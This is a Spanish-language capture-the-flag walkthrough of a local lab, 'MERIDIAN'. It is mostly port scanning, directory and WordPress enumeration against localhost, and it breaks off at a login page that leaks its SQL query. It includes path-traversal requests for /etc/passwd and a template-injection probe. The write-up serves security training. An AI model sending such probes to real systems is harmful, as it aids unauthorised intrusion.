

Solución al lab **MERIDIAN** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/MERIDIAN
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/MERIDIAN chifay@kali: ~/Whoami-Labs/MERIDIAN chifay@kali: ~/Whoami-Labs/MERIDIAN

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagenes desde meridian.tar...
[+] Imagenes cargadas exitosamente.

[*] Iniciando laboratorio...
[*] Preparando laboratorio

[v] Laboratorio desplegado correctamente.

LAB: MERIDIAN
DIFICULTAD: ***** medio (3 XP)

Acceso al entorno atacante:
ssh pentester@127.0.0.1 -p 2322
Password: meridian

Targets (host / navegador):
Portal: http://127.0.0.1:8120/ (10.60.6.20)
WordPress: http://127.0.0.1:8130/ (10.60.6.30)
API: http://127.0.0.1:8140/ (10.60.6.40)

Ingresa la flag final (formato MERIDIAN{...}):
```

Comencemos realizando un escaneo inicial de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/MERIDIAN
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/MERIDIAN chifay@kali: ~/Whoami-Labs/MERIDIAN

(chifay@kali)~[~/Whoami-Labs/MERIDIAN]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 127.0.0.1 -oN nmap_meridian
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-23 10:45 -0600

PORT      STATE SERVICE REASON      VERSION
2322/tcp  open  ssh      syn-ack ttl 64 OpenSSH 10.3p1 Debian 5 (protocol 2.0)
8120/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.68 ((Debian))
|_ http-title: Corporate Portal \xE2\x80\x94 Meridian Tech
|_ http-server-header: Apache/2.4.68 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-robots.txt: 4 disallowed entries
|_ /internal/ /stash/ /.git/ /includes/
8130/tcp  open  http      syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-generator: WordPress 7.1
|_ http-favicon: Unknown favicon MD5: DCAB89B8E04BF53FCD7F6A44A8CB4FAE
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Meridian Marketing
8140/tcp  open  http      syn-ack ttl 64 Unicorn
|_ http-server-header: unicorn
|_ http-title: 404 Not Found
39427/tcp open  http      syn-ack ttl 64 Golang net/http server
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_ fingerprint-strings:
|_ FourOhFourRequest:
|_ HTTP/1.0 404 Not Found
|_ Date: Sun, 23 Aug 2026 16:45:26 GMT
|_ Content-Length: 19
```

```

Content-Type: text/plain; charset=utf-8
404: Page Not Found
GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close
Request
GetRequest, HTTPOptions:
HTTP/1.0 404 Not Found
Date: Sun, 23 Aug 2026 16:45:11 GMT
Content-Length: 19
Content-Type: text/plain; charset=utf-8
404: Page Not Found
OfficeScan:
HTTP/1.1 400 Bad Request: missing required Host header
Content-Type: text/plain; charset=utf-8
Connection: close
Request: missing required Host header
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint a
t https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port39427-TCP:V=7.99I=7%D=8/23Time=6A8B2397P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1\1\0400\020Bad\020Request\r\nContent-Type:\020
SF:text/plain;\020charset=utf-8\r\nConnection:\020close\r\n\r\n400\020Bad\
SF:\020Request")%r(GetRequest,8F,"HTTP/1\0\020404\020Not\020Found\r\nDate:
SF:\020Sun,\02023\020Aug\0202026\02016:45:11\020GMT\r\nContent-Length:\020
SF:19\r\nContent-Type:\020text/plain;\020charset=utf-8\r\n\r\n404:\020Page
SF:\020Not\020Found")%r(HTTPOptions,8F,"HTTP/1\0\020404\020Not\020Found\r
SF:\nDate:\020Sun,\02023\020Aug\0202026\02016:45:11\020GMT\r\nContent-Leng
SF:th:\02019\r\nContent-Type:\020text/plain;\020charset=utf-8\r\n\r\n404:\
SF:\020Page\020Not\020Found")%r(RTSPRequest,67,"HTTP/1\1\020400\020Bad\020
SF:Request\r\nContent-Type:\020text/plain;\020charset=utf-8\r\nConnection:
SF:\020close\r\n\r\n400\020Bad\020Request")%r(Help,67,"HTTP/1\1\020400\02
SF:\020Bad\020Request\r\nContent-Type:\020text/plain;\020charset=utf-8\r\nCon
SF:nection:\020close\r\n\r\n400\020Bad\020Request")%r(SSLSessionReq,67,"HT
SF:TP/1\1\020400\020Bad\020Request\r\nContent-Type:\020text/plain;\020cha
SF:rset=utf-8\r\nConnection:\020close\r\n\r\n400\020Bad\020Request")%r(Fou
SF:rohFourRequest,8F,"HTTP/1\0\020404\020Not\020Found\r\nDate:\020Sun,\02
SF:\023\020Aug\0202026\02016:45:26\020GMT\r\nContent-Length:\02019\r\nConte
SF:nt-Type:\020text/plain;\020charset=utf-8\r\n\r\n404:\020Page\020Not\020
SF:Found")%r(LPDString,67,"HTTP/1\1\020400\020Bad\020Request\r\nContent-T
SF:ype:\020text/plain;\020charset=utf-8\r\nConnection:\020close\r\n\r\n400
SF:\020Bad\020Request")%r(SIPOptions,67,"HTTP/1\1\020400\020Bad\020Reques
SF:t\r\nContent-Type:\020text/plain;\020charset=utf-8\r\nConnection:\020cl
SF:ose\r\n\r\n400\020Bad\020Request")%r(Socks5,67,"HTTP/1\1\020400\020Bad
SF:\020Request\r\nContent-Type:\020text/plain;\020charset=utf-8\r\nConnect
SF:ion:\020close\r\n\r\n400\020Bad\020Request")%r(OfficeScan,A3,"HTTP/1\1
SF:\020400\020Bad\020Request:\020missing\020required\020Host\020header\r\n
SF:Content-Type:\020text/plain;\020charset=utf-8\r\nConnection:\020close\r
SF:\n\r\n400\020Bad\020Request:\020missing\020required\020Host\020header");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

ANÁLISIS INICIAL - MERIDIAN

Servicios Detectados:

Puerto	Servicio	Tecnología	Descripción
2322	SSH	OpenSSH 10.3p1	Acceso como pentester
8120	HTTP	Apache 2.4.68	Portal Corporativo
8130	HTTP	Apache 2.4.57 + WordPress 7.1	WordPress Marketing
8140	HTTP	Gunicorn	API (404 por ahora)
39427	HTTP	Golang net/http	404 por ahora

Robots.txt (Puerto 8120):

- Disallow: /internal/
- Disallow: /stash/
- Disallow: /.git/
- Disallow: /includes/

Robots.txt (Puerto 8130 - WordPress):

- Disallow: /wp-admin/

ENUMERACIÓN DETALLADA

1. Explorar Puerto 8120 (Portal Corporativo)

1.1 Ver robots.txt

```
(chifay@kali) - [~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8120/robots.txt
User-agent: *
Disallow: /internal/
Disallow: /stash/
Disallow: /.git/
Disallow: /includes/

Allow: /signin.php
Allow: /feedback.php
```

1.2 Explorar rutas prohibidas

```
(chifay@kali) - [~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8120/internal/
<!DOCTYPE html><html><body><h1>Meridian Internal</h1><p>Staff-only placeholder.</p></body></html>
```

```
(chifay@kali) - [~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8120/stash/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 127.0.0.1 Port 8120</address>
</body></html>
```

```
(chifay@kali) - [~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8120/.git/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 127.0.0.1 Port 8120</address>
</body></html>
```



```
(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8120/includes/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 127.0.0.1 Port 8120</address>
</body></html>
```

1.3 Buscar archivos de configuración

```
(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8120/.env
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 127.0.0.1 Port 8120</address>
</body></html>
```

```
(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8120/config.php
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.68 (Debian) Server at 127.0.0.1 Port 8120</address>
</body></html>
```

1.4 Enumerar directorios con feroxbuster

```
chifay@kali: ~/Whoami-Labs/MERIDIAN
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/MERIDIAN [php, txt, html, bak, old, env, zip, db, sql, log, env]
[GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™

404 GET 9l 32w 313c http://127.0.0.1:8120/.git
200 GET 22l 74w 1691c http://127.0.0.1:8120/signin.php
200 GET 27l 76w 1701c http://127.0.0.1:8120/feedback.php
403 GET 9l 29w 316c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
404 GET 9l 32w 313c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
301 GET 9l 29w 356c http://127.0.0.1:8120/includes => http://127.0.0.1:8120/includes/
301 GET 9l 29w 353c http://127.0.0.1:8120/stash => http://127.0.0.1:8120/stash/
200 GET 21l 95w 1833c http://127.0.0.1:8120/index.php
200 GET 21l 95w 1833c http://127.0.0.1:8120/
301 GET 9l 29w 356c http://127.0.0.1:8120/internal => http://127.0.0.1:8120/internal/
200 GET 0l 0w 0c http://127.0.0.1:8120/includes/db.php
302 GET 0l 0w 0c http://127.0.0.1:8120/employee.php => signin.php
200 GET 0l 0w 0c http://127.0.0.1:8120/includes/layout.php
200 GET 1l 4w 99c http://127.0.0.1:8120/internal/index.html
200 GET 1l 8w 56c http://127.0.0.1:8120/stash/README.txt
200 GET 8l 14w 132c http://127.0.0.1:8120/robots.txt
[#####] - 35s 221640/221640 0s found:14 errors:0
[#####] - 34s 55368/55368 1651/s http://127.0.0.1:8120/
[#####] - 34s 55368/55368 1635/s http://127.0.0.1:8120/internal/
[#####] - 34s 55368/55368 1652/s http://127.0.0.1:8120/stash/
[#####] - 34s 55368/55368 1650/s http://127.0.0.1:8120/includes/
```

Contenido archivo /includes/db.php

```
(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ wget http://127.0.0.1:8120/includes/db.php
--2026-08-23 11:36:23-- http://127.0.0.1:8120/includes/db.php
Connecting to 127.0.0.1:8120... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/html]
Saving to: 'db.php'

db.php                               [  => ]           0  --.-KB/s   in 0s

2026-08-23 11:36:23 (0.00 B/s) - 'db.php' saved [0/0]

(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ cat db.php
```

Contenido archivo /stash/README.txt

```
(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ wget http://127.0.0.1:8120/stash/README.txt
--2026-08-23 11:37:02-- http://127.0.0.1:8120/stash/README.txt
Connecting to 127.0.0.1:8120... connected.
HTTP request sent, awaiting response... 200 OK
Length: 54 [text/plain]
Saving to: 'README.txt'

README.txt                          100%[=====>]       54  --.-KB/s   in 0s

2026-08-23 11:37:02 (8.94 MB/s) - 'README.txt' saved [54/54]

(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ cat README.txt
Meridian stash ♦ archived templates. Not for public.
```


1.5 Probar Git repository disclosure

```
(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ git-dumper http://127.0.0.1:8120/.git/ ./git_dump
[-] Testing http://127.0.0.1:8120/.git/HEAD [404]
[-] http://127.0.0.1:8120/.git/HEAD responded with status code 404

(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$
```

2. Explorar Puerto 8130 (WordPress)

2.1 Escaneo con wpscan



WordPress Security Scanner
Version 4.1.0
An Automattic endeavor
<https://automattic.com>

```
[+] URL: http://127.0.0.1:8130/ [127.0.0.1]
[+] Started: Sun Aug 23 11:56:42 2026
[+] Command Line: wpscan --url http://127.0.0.1:8130 --enumerate vp,vt,u --api-token [REDACTED]
[+] Hostname: kali
```

Interesting Finding(s):

[+] Headers

```
| Interesting Entries:
| - Server: Apache/2.4.57 (Debian)
| - X-Powered-By: PHP/8.2.17
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

[+] robots.txt found: http://127.0.0.1:8130/robots.txt

```
| Interesting Entries:
| - /wp-admin/
```

```
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
```

[+] XML-RPC seems to be enabled: http://127.0.0.1:8130/xmlrpc.php

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

| References:

```
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

[+] WordPress readme found: http://127.0.0.1:8130/readme.html

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

[+] This site has 'Must Use Plugins': http://127.0.0.1:8130/wp-content/mu-plugins/

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 80%
| Reference: http://codex.wordpress.org/Must_Use_Plugins
```

[+] The external WP-Cron seems to be enabled: http://127.0.0.1:8130/wp-cron.php

```
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
```

| References:

```
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 7.1 identified (Latest, released on 2026-08-19).
| Found By: Rss Generator (Passive Detection)
| - http://127.0.0.1:8130/feed/, <generator>https://wordpress.org/?v=7.1</generator>
| Confirmed By: Rss Generator (Passive Detection)
| - http://127.0.0.1:8130/comments/feed/, <generator>https://wordpress.org/?v=7.1</generator>

[+] WordPress theme in use: twentytwentyfour
| Location: http://127.0.0.1:8130/wp-content/themes/twentytwentyfour/
| Last Updated: 2026-08-19 6:00am GMT (4 days ago, per WordPress.org)
| Active Installs: 500,000 (per WordPress.org)
| Readme: http://127.0.0.1:8130/wp-content/themes/twentytwentyfour/readme.txt
| [!] The version is out of date, the latest version is 1.5
| Style URL: http://127.0.0.1:8130/wp-content/themes/twentytwentyfour/style.css
| Style Name: Twenty Twenty-Four
| Style URI: https://wordpress.org/themes/twentytwentyfour/
| Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti...
| Author: the WordPress team
| Author URI: https://wordpress.org

| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)

| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://127.0.0.1:8130/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.0'

[+] Enumerating Vulnerable Plugins (via Passive and Aggressive Methods)

[+] akismet
| Location: http://127.0.0.1:8130/wp-content/plugins/akismet/
| Latest Version: 5.7.2
| Last Updated: 2026-08-18 11:42pm GMT (4 days ago, per WordPress.org)
| Active Installs: 5,000,000 (per WordPress.org)

| Found By: Known Locations (Aggressive Detection)
| - http://127.0.0.1:8130/wp-content/plugins/akismet/, status: 403

| [!] 1 vulnerability identified:

| [!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
| UUID: 1a2f3094-5970-4251-9ed0-ec595a0cd26c
| Fixed in: 3.1.5
| References:
| - https://wpscan.com/vulnerability/1a2f3094-5970-4251-9ed0-ec595a0cd26c
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
| - http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
| - https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html

| The version could not be determined.
Checking Known Locations - Time: 00:01:17 <===== (7343 / 7343) 100.00% Time: 00:01:17
[+] 1 plugin(s) Identified.
[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:06 <===== (652 / 652) 100.00% Time: 00:00:06
[+] No themes Found.
[+] Enumerating Users (via Passive and Aggressive Methods)

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)

[+] karen
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00
[+] 2 user(s) Identified.
[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 4
| Requests Remaining: 21
[+] Finished: Sun Aug 23 11:58:14 2026
[+] Requests Done: 8061
[+] Cached Requests: 18
[+] Most response codes received: 404: 8020, 200: 32, 403: 7, 302: 1, 301: 1
[+] Data Sent: 2.165 MB
[+] Data Received: 3.063 MB
[+] Memory used: 310.547 MB
[+] Elapsed time: 00:01:32
```


2.2 Buscar archivos sensibles

```
(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8130/wp-config.php

(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8130/readme.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta name="viewport" content="width=device-width" />
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta name="robots" content="noindex,nofollow" />
  <title>WordPress 6#8250; ReadMe</title>
  <link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" />
</head>
<body>
<h1 id="logo">
  <a href="https://wordpress.org/"></a>
</h1>
<p style="text-align: center;">Semantic Personal Publishing Platform</p>

<h2>First Things First</h2>
<p>Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I am proud to be a part of. Thousands of hours have gone into WordPress, and we are dedicated to making it better every day. Thank you for making it part of your world.</p>
<p style="text-align: right;">6#8212; Matt Mullenweg</p>

<h2>Installation: Famous 5-minute install</h2>
<ol>
  <li>Unzip the package in an empty directory and upload everything.</li>
  <li>Open <span class="file"><a href="wp-admin/install.php">wp-admin/install.php</a></span> in your browser. It will take you through the process to set up a <code>wp-config.php</code> file with your database connection details.
  </li>
</ol>

(chifay@kali)-[~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8130/license.txt
WordPress - Web publishing software

Copyright 2011-2026 by the contributors

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA

This program incorporates work covered by the following copyright and
permission notices:

  b2 is (c) 2001, 2002 Michel Valdrighi - Cafelog

  Wherever third party code has been used, credit has been given in the code's
  comments.

  b2 is released under the GPL
```


2.3 Enumerar directorios con feroxbuster

```
302 GET 0l 0w 0c http://127.0.0.1:8130/wp-admin/ => http://127.0.0.1:8130/wp-login.php?redirect
_to=http%3A%2F%2F127.0.0.1%3A8130%2Fwp-admin%2F&reauth=1
400 GET 1l 1w 1c http://127.0.0.1:8130/wp-admin/admin-ajax.php
404 GET 322l 1983w 75266c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
403 GET 9l 28w 276c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
301 GET 9l 28w 316c http://127.0.0.1:8130/wp-admin => http://127.0.0.1:8130/wp-admin/
200 GET 1l 985w 40106c http://127.0.0.1:8130/wp-includes/js/dist/script-modules/interactivity/index.m
in.js
200 GET 1l 227w 20776c http://127.0.0.1:8130/wp-includes/blocks/navigation/style.min.css
405 GET 1l 6w 42c http://127.0.0.1:8130/xmlrpc.php
200 GET 1l 34w 3033c http://127.0.0.1:8130/wp-includes/js/dist/script-modules/block-library/navigat
ion/view.min.js
200 GET 43l 88w 1671c http://127.0.0.1:8130/feed
200 GET 39l 121w 1629c http://127.0.0.1:8130/comments/feed
200 GET 1l 8740w 195324c http://127.0.0.1:8130/wp-json
200 GET 807l 2963w 89788c http://127.0.0.1:8130/
200 GET 0l 0w 0c http://127.0.0.1:8130/wp-content/themes/
200 GET 0l 0w 0c http://127.0.0.1:8130/wp-content/plugins/
301 GET 0l 0w 0c http://127.0.0.1:8130/sample-page => http://127.0.0.1:8130/sample-page/
301 GET 0l 0w 0c http://127.0.0.1:8130/author/admin => http://127.0.0.1:8130/author/admin/
200 GET 0l 0w 0c http://127.0.0.1:8130/wp-content/
301 GET 0l 0w 0c http://127.0.0.1:8130/category/uncategorized => http://127.0.0.1:8130/category
/uncategorized/
200 GET 430l 2151w 79555c http://127.0.0.1:8130/2026/08/
301 GET 0l 0w 0c http://127.0.0.1:8130/sample-page/102 => http://127.0.0.1:8130/sample-page/
301 GET 0l 0w 0c http://127.0.0.1:8130/sample-page/103 => http://127.0.0.1:8130/sample-page/
301 GET 9l 28w 332c http://127.0.0.1:8130/wp-includes/blocks/audio => http://127.0.0.1:8130/wp-inc
```

3. Explorar Puerto 8140 (API Gunicorn)

3.1 Probar endpoints comunes

```
(chifay@kali) - [~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8140/
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
```

```
(chifay@kali) - [~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8140/api
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
```

```
(chifay@kali) - [~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8140/v1
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
```

```
(chifay@kali) - [~/Whoami-Labs/MERIDIAN]
$ curl -s http://127.0.0.1:8140/health
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
```

3.2 Probar SSTI (si es Flask)

```
(chifay@kali)~/Whoami-Labs/MERIDIAN
$ curl -s "http://127.0.0.1:8140/?name={{7*7}}"
(chifay@kali)~/Whoami-Labs/MERIDIAN
$
```

3.3 Probar path traversal

```
(chifay@kali)~/Whoami-Labs/MERIDIAN
$ curl -s "http://127.0.0.1:8140/../../etc/passwd"
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
```

4. Explorar Puerto 39427 (Golang HTTP)

4.1 Probar endpoints

```
(chifay@kali)~/Whoami-Labs/MERIDIAN
$ curl -s -H "Host: localhost" http://127.0.0.1:39427/
404: Page Not Found

(chifay@kali)~/Whoami-Labs/MERIDIAN
$ curl -s -H "Host: localhost" http://127.0.0.1:39427/health
404: Page Not Found

(chifay@kali)~/Whoami-Labs/MERIDIAN
$ curl -s -H "Host: localhost" http://127.0.0.1:39427/debug
404: Page Not Found

(chifay@kali)~/Whoami-Labs/MERIDIAN
$
```

4.2 Probar path traversal

```
(chifay@kali)~/Whoami-Labs/MERIDIAN
$ curl -s -H "Host: localhost" http://127.0.0.1:39427/../../etc/passwd
404: Page Not Found

(chifay@kali)~/Whoami-Labs/MERIDIAN
$
```

4.3 Probar métodos HTTP no estándar

```
(chifay@kali)~/Whoami-Labs/MERIDIAN
$ curl -s -X TRACE http://127.0.0.1:39427/
404: Page Not Found

(chifay@kali)~/Whoami-Labs/MERIDIAN
$ curl -s -X OPTIONS http://127.0.0.1:39427/
404: Page Not Found
```

ANÁLISIS DE RESULTADOS

Puerto 8120 - Portal Corporativo

Recurso	Estado	Observación
/signin.php	200	Página de login
/feedback.php	200	Formulario de feedback
/includes/db.php	200	Vacío (0 bytes) - pero existe
/stash/	403	Prohibido
/stash/README.txt	200	"archived templates"
/internal/	200	Placeholder
/.git/	404	No existe

Puerto 8130 - WordPress

- WPScan encontró: Usuarios admin y karen
- Plugin Akismet instalado (vulnerable a XSS antiguo, no útil)
- XML-RPC habilitado → vector para fuerza bruta

Puerto 8140 - API


- Todo devuelve 404
- No hay endpoints visibles

Puerto 39427 - Golang HTTP

- Todo devuelve 404
- Servicio en Go, probablemente necesita un **Host header** específico

Pruebas de credenciales comunes

Puerto 8120 - Portal Corporativo



Staff Sign-in — Meridian Tech

http://127.0.0.1:8120/signin.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Meridian Tech Home Staff Sign-in Feedback

Staff Sign-in

Authenticate with your Meridian Tech portal credentials.

Invalid credentials. Staff accounts live in the internal directory table.

Executed SQL (debug):

```
SELECT id, username, full_name, email, department FROM users WHERE username = 'admin' AND password = 'admin'
```

